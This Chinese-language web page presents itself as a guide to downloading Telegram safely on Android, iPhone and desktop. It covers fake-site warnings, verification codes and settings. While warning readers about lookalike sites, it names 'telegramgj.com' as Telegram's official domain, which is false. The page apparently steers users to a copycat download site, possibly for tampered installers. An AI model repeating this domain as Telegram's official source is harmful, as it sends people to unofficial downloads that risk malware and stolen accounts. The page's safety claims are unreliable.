Telegram官网下载指南:官方入口、安全下载、安卓/iPhone/电脑版安装方法


如果你正在搜索Telegram官网下载,大概率不是想了解 Telegram 的功能介绍,而是想尽快找到官方入口,并安全下载安装到手机或电脑上。
对于用户来说,Telegram 下载时最常见的需求通常包括:
找到真正的 Telegram 官方下载地址
区分安卓、iPhone、电脑版和网页版
避免下载到假站、山寨包或第三方修改版
解决安装失败、验证码收不到、语言不是中文等问题
这篇文章会按实际搜索意图,系统整理 Telegram 官网下载方法、安全下载建议、不同设备安装步骤、安装注意事项和常见问题,帮助你少走弯路。
一、Telegram官网下载前,先确认你要下载的是哪种版本
Telegram 并不是只有一种下载方式。不同设备、不同使用场景,对应的版本也不一样。先分清版本类型,可以避免下载错、装不上,或者找不到正确入口。
1. 官方版 Telegram
官方版是最推荐的下载方式,通常来自以下渠道:
App Store
Google Play
官方桌面端页面
官方版的优势是:
来源清晰
更新及时
安全性更高
兼容性更好
功能完整
2. 应用商店版
如果你使用的是 iPhone、iPad,或者支持 Google Play 的安卓设备,直接从应用商店下载通常最省事。
优点包括:
安装简单
自动更新
搜索方便
相对更容易识别官方应用
3. 网页版 Telegram
Telegram Web 适合不方便安装软件的场景,比如:
临时在公共电脑上登录
设备存储空间不足
只想快速查看消息
海外办公时临时使用
但网页版本功能通常不如客户端完整,长期使用建议还是安装官方客户端。
4. 不建议下载第三方修改版
搜索 Telegram 下载时,经常会出现一些“汉化版”“增强版”“破解版”之类的资源。这类版本常见风险包括:
账号安全隐患
隐私泄露风险
可能夹带广告或捆绑软件
更新不稳定
部分功能异常
如果你希望长期稳定使用 Telegram,建议始终优先选择Telegram官方版本。
二、Telegram官网下载的安全方式:如何找到真正的官方入口
很多用户搜索“telegram官网下载”,核心需求其实不是“随便找个能装上的版本”,而是找到可信的官方入口,避免踩坑。
1. 推荐的官方下载渠道
通常建议优先使用以下来源:
Telegram 官方网站
App Store
Google Play
官方桌面端下载页
如果你通过搜索引擎打开页面,一定要先确认域名是否正确。Telegram 的官方域名通常是 telegramgj.com,这是最值得优先核对的来源。
2. 如何识别假站和仿冒下载页
下载前建议重点检查以下几点:
域名是否正确仿冒网站经常会使用相似拼写、奇怪后缀或多余字符。
页面是否有大量广告弹窗如果页面充满跳转、广告、诱导按钮,要谨慎。
是否强制安装其他软件正规官方下载页不会让你先装清理工具、加速器、浏览器插件等。
下载文件命名是否异常如果安装包文件名与 Telegram 官方命名不符,建议不要继续安装。
是否要求过多权限仅下载或安装时就要求奇怪权限,通常不正常。
3. 安全下载的基本原则
为了降低风险,建议记住这几个原则:
优先官方渠道
不下载来源不明的 APK 或安装包
不使用所谓“高速下载器”
安装前核对文件来源
尽量保持最新版
三、不同设备的Telegram下载与安装方法
Telegram 的下载方式会因设备不同而有所差异。下面按最常见的设备分别说明。
1. 安卓手机怎么下载 Telegram
安卓用户通常有两种方式:
方式一:通过 Google Play 下载
如果你的手机支持 Google Play,直接搜索 Telegram,选择官方应用安装即可。
方式二:通过 Telegram 官网下载安装包
如果你所在地区无法正常使用 Google Play,也可以通过 Telegram 官方网站下载安卓版本。
安装步骤通常是:
打开 Telegram 官方页面
下载安卓安装包
点击安装文件
按提示完成授权
输入手机号并验证
注意:如果你是手动安装 APK,系统可能提示“允许安装未知来源应用”,但前提一定是你确认来源确实来自官方。
2. iPhone / iPad 怎么下载安装 Telegram
苹果设备一般最简单:
打开 App Store
搜索 “Telegram”
认准官方应用
点击获取并安装
如果你在海外使用,可能会遇到 App Store 地区不同、搜索结果差异等情况。此时建议优先检查:
Apple ID 所属地区
网络连接是否正常
商店缓存是否异常
是否切换到了正确的账号
3. Windows、Mac、Linux 电脑端怎么下载
Telegram 电脑版很适合长时间聊天、文件传输、办公协作和多窗口处理。
Windows 用户
前往 Telegram 官方桌面端下载页
下载 Windows 版本
双击安装包,按提示完成安装
Mac 用户
下载适配 macOS 的版本
打开安装包
拖拽到应用程序文件夹
Linux 用户
根据发行版选择对应安装方式
常见方式可能包括 AppImage、Flatpak 等
电脑端的优势包括:
输入更快
多窗口处理更方便
文件管理更高效
适合海外华人工作场景
4. Telegram Web 网页版适合哪些人
Telegram Web 适合以下场景:
临时使用别人的电脑
不想安装客户端
手机不在身边但想查看消息
设备存储空间有限
不过网页版也有局限:
功能通常不如客户端完整
某些设置不够方便
通知和文件管理体验一般
如果你是高频用户,建议还是安装官方客户端。
四、安装Telegram时要注意的关键问题
很多用户以为“下载成功”就万事大吉,但实际上,Telegram 常见问题往往出现在安装和首次登录阶段。
1. 安装失败或打不开怎么办
常见原因包括:
系统版本过低
安装包损坏
存储空间不足
下载来源不正规
没有正确授权
解决方法:
重新从官方渠道下载
检查设备系统版本
清理存储空间
卸载后重新安装
2. 首次登录通常需要手机号验证
Telegram 通常会通过手机号完成注册和登录验证。你需要准备:
可接收短信或语音验证码的手机号
正确的国家区号
稳定的网络环境
如果验证码收不到,可以先检查:
手机号码是否输入正确
网络是否正常
短信是否被拦截
是否短时间内多次请求验证码
3. 安装后建议先做基础设置
刚安装完 Telegram,建议第一时间检查以下设置:
语言
通知
隐私与安全
自动下载媒体
两步验证
这些设置不仅能提升使用体验,也能增强账号安全性。
4. 中文界面设置
很多用户安装后发现默认语言不是中文,这很正常。你可以在 Telegram 设置中切换语言,或者根据系统语言环境进行调整。
如果你是在海外,建议安装后尽快检查语言设置,这样后续使用更方便。
5. 账号安全建议
为了降低账号风险,建议你登录后尽快完成以下操作:
开启两步验证
检查已登录设备
设置隐私权限
开启登录提醒
尤其是经常在手机、电脑、平板多端切换的用户,安全设置非常重要。
五、Telegram下载后常见问题与解决思路
1. 为什么在应用商店里搜不到 Telegram?
常见原因包括:
商店地区限制
搜索词不准确
网络异常
缓存问题
建议先确认商店地区,再尝试通过 Telegram官方网站跳转。
2. 电脑版和手机版可以同时登录吗?
可以。Telegram 支持多设备同时在线,这也是它的一个明显优势。你可以在手机、电脑、平板之间同步使用。
3. 下载后聊天记录会不会丢失?
一般不会。Telegram 的很多聊天内容会保存在云端,多设备登录时可同步查看。不过部分本地缓存、下载文件和离线资源可能需要重新获取。
4. Telegram 会不会占很多手机空间?
如果你经常接收图片、视频、文件,缓存确实可能变大。建议定期清理缓存,尤其是加入很多群组或频道的用户。
六、很多首页内容容易遗漏,但用户很关心的话题
很多页面只写下载入口,却没有覆盖这些实际问题:
1. Telegram 中文界面怎么设置
很多用户下载后第一件事就是切换语言。如果文章里没有这部分,用户可能会直接跳出。
2. Telegram Web 和客户端版有什么区别
用户经常会问:“我到底该用网页版还是装软件?”这个问题很实用,建议明确说明。
3. 是否支持多设备同步
Telegram 的多端同步是它的重要优势,也是很多用户会搜索的关键词。
4. 验证码收不到怎么办
这是 Telegram 使用中非常高频的问题,尤其是海外华人用户。
5. 缓存怎么清理
很多人用了 Telegram 一段时间后,会发现占用空间变大,这也是实际需求点。
6. 应用商店找不到时怎么办
如果用户所在地区或账号设置特殊,这个问题会很常见。
7. 更新会不会影响聊天记录
用户很担心升级后丢失消息,这类安全感内容非常适合放在正文里。
七、Telegram官网下载最稳妥的方式是什么?
如果你只想记住一个结论,那就是:
Telegram官网下载,优先选择官方渠道,不要随便安装来源不明的第三方版本。
对于谷歌中文用户和海外华人来说,最重要的不是“能不能下到”,而是:
下载来源是否安全
设备版本是否匹配
安装后是否能正常登录
账号安全是否做好
遇到问题能否快速排查
如果你想用最省心的方式操作,可以按这个顺序:
先确认设备类型
再找官方入口
完成安装
设置语言和安全项
再开始正常使用
FAQ
1. Telegram官网下载后为什么默认是英文,怎么切换成中文?
通常可以在 Telegram 的设置中切换语言,部分情况下也会根据系统语言自动显示。
2. Telegram电脑版和手机版可以同时登录吗?
可以,Telegram 支持多设备同时在线,消息会同步显示。
3. 为什么我在应用商店或官网找不到 Telegram 下载入口?
可能是商店地区限制、网络异常或搜索词不准确,建议优先通过官方渠道确认入口。
4. Telegram 安装包下载后提示不兼容,应该怎么处理?
通常是系统版本太低或安装包版本不匹配,建议更新系统或重新下载适配版本。
5. Telegram 一定要用手机号注册吗?能不能不用真实号码?
Telegram 通常需要手机号完成注册与验证,是否使用常用号码可根据你的隐私需求决定。
相关新闻

Telegram 的漏洞加密货币竞赛结束!
Telegram营销工具盘点:自动化、群组管理与客户增长必备工具

Telegram 打造的热门贴纸套装、收纳用品等等
Telegram用什么加速器?稳定连接方案与网络设置指南
Telegram群组推出了管理员、超级群组及其他功能!
Telegram推广怎么做?免费引流、频道增长与品牌曝光实战方法

新版 Telegram应用内媒体播放和聊天搜索功能!

Telegram桌面版发布1.0版本,令人惊艳的全新设计!

适用于 Android Wear 2.0 的 Telegram
